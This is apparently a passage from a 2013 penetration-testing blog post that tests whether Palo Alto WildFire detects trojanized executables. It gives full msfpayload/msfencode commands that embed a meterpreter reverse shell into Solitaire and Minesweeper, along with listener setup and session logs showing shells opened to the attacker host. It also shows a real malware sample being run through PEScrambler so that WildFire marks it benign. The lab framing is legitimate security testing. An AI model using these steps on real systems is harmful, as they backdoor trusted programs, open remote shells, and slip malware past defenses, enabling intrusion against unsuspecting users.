
Filename:	winmine.exe		
Serial Number:	007001000352		
SHA256:	a6eec54aeee20a5b6677f0784c955a0593bfa2d2fb28bdf6b540144186f15f02		
User:		**Received:**	3/9/2013 2:43:49 AM
Attacker:		**Victim:**	1346
Hostname/Mgmt. IP:	PA-VM	**Application:**	web-browsing
Verdict:	**Benign**	Virus Coverage Information	

Analysis Summary

Behavior
Changed security settings of Internet Explorer
Created or modified files
Modified Windows registries
Spawned new processes
Contained unknown TCP/UDP traffic


Protocol	IP Address	Country
TCP	10.32.6.10:443	ZZ

When the user launches the file Winmine, he can play theme and a reverse shell is opened to the attacker his machine



```
43 E
[*] Please wait while we load the module tree...

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMNS                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMMN       NMMMMMMMM  JMMMM
MMMNl  MMMMMMMMMMNmmmNMMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1055 exploits - 592 auxiliary - 175 post
+ -- --=[ 275 payloads - 29 encoders - 8 nops
       =[ svn r16517 updated 3 days ago (2013.03.06)

payload => windows/meterpreter/reverse_tcp
LHOST => 10.32.6.10
LPORT => 443
[*] Started reverse handler on 10.32.6.10:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 10.32.5.53
[*] Meterpreter session 1 opened (10.32.6.10:443 -> 10.32.5.53:1347) at 2013-03-09 11:50:40 +0100

meterpreter >
```


Reverse shell is recognized as unknown-tcp traffic over port 443



start	LAN	PENTEST	10.32.5.53		10.32.6.10	443	unknown-tcp	allow	Allow Client to Web


Scenario 3: Encode an existing file with a backdoor

Create a reverse shell which listens on IP address 10.32.6.10 and port 443 and use the shikata_gai_nai encoder to encode the payload 3 times, and export it to a file called solx.exe. The input file is Solitaire (sol.exe).




```
root@bt:/opt/metasploit/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=10.32.6.10 LPORT=443 R | msfencode -e x86/sh
ikata_ga_nai -c 3 -t exe -x ./sol.exe -o ./solx.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

root@bt:/opt/metasploit/msf3# 
```

Create a listener on the attacking machine to listen on IP address 10.32.6.10 and port 443.




```
root@bt:/opt/metasploit/msf3# ./msfcli exploit/multi/handler payload=windows/meterpreter/reverse_tcp LHOST=10.32.6.10 LPORT=4
43 E
[*] Please wait while we load the module tree...
 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |                           |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
 | |________________|__|)__| |     |     __||_)     |    |
 | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
 |  = = = = = = = = = = = =  |      '--------------'     |
 +---------------------------+---------------------------+


       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1055 exploits - 592 auxiliary - 175 post
+ -- --=[ 275 payloads - 29 encoders - 8 nops
       =[ svn r16517 updated 3 days ago (2013.03.06)

payload => windows/meterpreter/reverse_tcp
LHOST => 10.32.6.10
LPORT => 443
[*] Started reverse handler on 10.32.6.10:443
[*] Starting the payload handler...
```

When the user downloads the file, a hash of the file is uploaded to the WildFire Cloud and executed in the sandbox environment.



solx.exe	Microsoft PE File	PENTEST	LAN	10.32.6.10		10.32.5.53
solx.exe	Microsoft PE File	PENTEST	LAN	10.32.6.10		10.32.5.53

After analyses, WildFire marks the file as **Benign**




Overview

Filename:	solx.exe		
Serial Number:	007001000352		
SHA256:	b13d49d22c476c426a5dad850bceb9df2f4af504c7e4bc22d995a4b73c06078e		
User:		**Received:**	3/9/2013 3:20:01 AM
Attacker:		**Victim:**	1356
Hostname/Mgmt. IP:	PA-VM	**Application:**	web-browsing
Verdict:	**Benign**	Virus Coverage Information	

Analysis Summary


Behavior
Changed security settings of Internet Explorer
Modified Windows registries

When the user launches the file solx.exe, he can play theme and a reverse shell is opened to the attacker his machine.



```
43 E
[*] Please wait while we load the module tree...
  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      __________________   |                           |
  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |        \'\/\/\/'/         |
  |              o O          |         )======(          |
  |                 o         |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
  | |    PAYLOAD     |""\___, |     /    (_||_     \      |
  | |________________|__|)__| |    |     __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |  = = = = = = = = = = = =  |     '--------------'      |
  +---------------------------+---------------------------+


       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1055 exploits - 592 auxiliary - 175 post
+ -- --=[ 275 payloads - 29 encoders - 8 nops
       =[ svn r16517 updated 3 days ago (2013.03.06)

payload => windows/meterpreter/reverse_tcp
LHOST => 10.32.6.10
LPORT => 443
[*] Started reverse handler on 10.32.6.10:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 10.32.5.53
[*] Meterpreter session 1 opened (10.32.6.10:443 -> 10.32.5.53:1357) at 2013-03-09 12:22:41 +0100

meterpreter > 
```

Reverse shell is recognized as unknown-tcp traffic over port 443




start	LAN	PENTEST	10.32.5.53		10.32.6.10	443	unknown-tcp	allow	Allow Client to Web

Scenario 4: Encode a malicious file to bypass WildFire


Before a can test this scenario, I had a look on the Internet to find some files where I can download malicious files. Normally when you need such files, you have to look around for it, and if you don't need them, you get them ☺

When the user downloads a file from a website, WildFire analyzes this file in the WildFire cloud.



xxx-porn-movie....	Microsoft PE File	Internet	LAN	94.199.53.203		10.32.5.53
xxx-porn-movie....	Microsoft PE File	Internet	LAN	94.199.53.203		10.32.5.53

After analyses, WildFire marks the file as **Malware**




Overview

Filename:	xxx-porn-movie.avi.exe		
Serial Number:	007001000352		
SHA256:	1ae1e409514294c589c4030a5d9ec85717ae6d4c9aafa1c8f9d07ba5c9ba48de		
User:		**Received:**	3/9/2013 3:42:43 PM
Attacker:		**Victim:**	1545
Hostname/Mgmt. IP:	PA-VM	**Application:**	web-browsing
Verdict:	**Malware**	Virus Coverage Information	

Analysis Summary

Behavior
Changed security settings of Internet Explorer
Created or modified files
Modified Windows registries
Changed the default Windows shell program


The malicious file is now visible under **Monitor | Logs | WildFire**



Filename	Source Zone	Destination Zone	Attacker	Attacker Name	Victim	Desti... Port	Application	Category
xxx-porn-movie.avi.exe	Internet	LAN	94.199.53.203		10.32.5.53	1545	web-browsing	malicious


Good stuff, I have finally found a file which is detected as malware. I've renamed the file xxx-porn-movies.avi.exe into 1-xxx-porn-movie.avi.exe.

Let's scramble the malicious file 1-xxx-porn-movie.avi.exe into a file called 2xpm.exe




```
C:\Temp>PEScrambler.exe
PE-Scrambler v0.1 (Alpha)
Copyright (C) 2007-2008 Nick Harbour, All Rights Reserved

Usage: PEScrambler.exe -i <INPUT.exe> -o <OUTPUT.exe>

C:\Temp>PEScrambler.exe -i 1-xxx-porn-movie.avi.exe -o 2xpm.exe
PE-Scrambler v0.1 (Alpha)
Copyright (C) 2007-2008 Nick Harbour, All Rights Reserved

Loading and Parsing Input File. (done)
Disassembling. (done)
Generating Cross-References. (done)
Remapping CALL Instructions. (done)
Armoring Code. (done)
Writing Output File. (done)

C:\Temp>
```

When the user downloads the file (2xpm.exe), the file is send to the the WildFire Cloud.



2xpm.exe	...	Microsoft PE File	PENTEST	LAN	10.32.6.10		10.32.5.53
2xpm.exe		Microsoft PE File	PENTEST	LAN	10.32.6.10		10.32.5.53

After investigation, WildFire marks the file as **Benign**



Overview

Filename:	2xpm.exe		
Serial Number:	007001000352		
SHA256:	f8102cc83d040518fc5b84bb2986f0e33bb73ee0eb6e858c2f9b90015b5214d7		
User:		**Received:**	3/9/2013 7:02:31 AM
Attacker:		**Victim:**	1091
Hostname/Mgmt. IP:	PA-VM	**Application:**	web-browsing
Verdict:	**Benign**	Virus Coverage Information	


Analysis Summary

Behavior
Created or modified files
Spawned new processes
Modified Windows registries
Changed security settings of Internet Explorer
Crashed when loaded
Attempted to sleep for a long period

Scambling or encoding a file means that the hash changes. WildFire has to perform the action again.

Overview of the WildFire Report

This report gives you an overview on the files sent and the status



Search

Source: 007001000352

Type: All

Showing 1 to 6 | first | prev | next

Received Time	Source	Filename / URL	Verdict
03/09/2013 07:02 AM	007001000352	2xpm.exe	Benign
03/09/2013 06:42 AM	007001000352	xxx-porn-movie.avi.exe	Malware
03/09/2013 06:34 AM	007001000352	Update.exe	Benign
03/09/2013 03:20 AM	007001000352	solx.exe	Benign
03/09/2013 02:43 AM	007001000352	winmine.exe	Benign
03/08/2013 08:53 AM	007001000352	rev_met.exe	Benign

Showing 1 to 6 | first | prev | next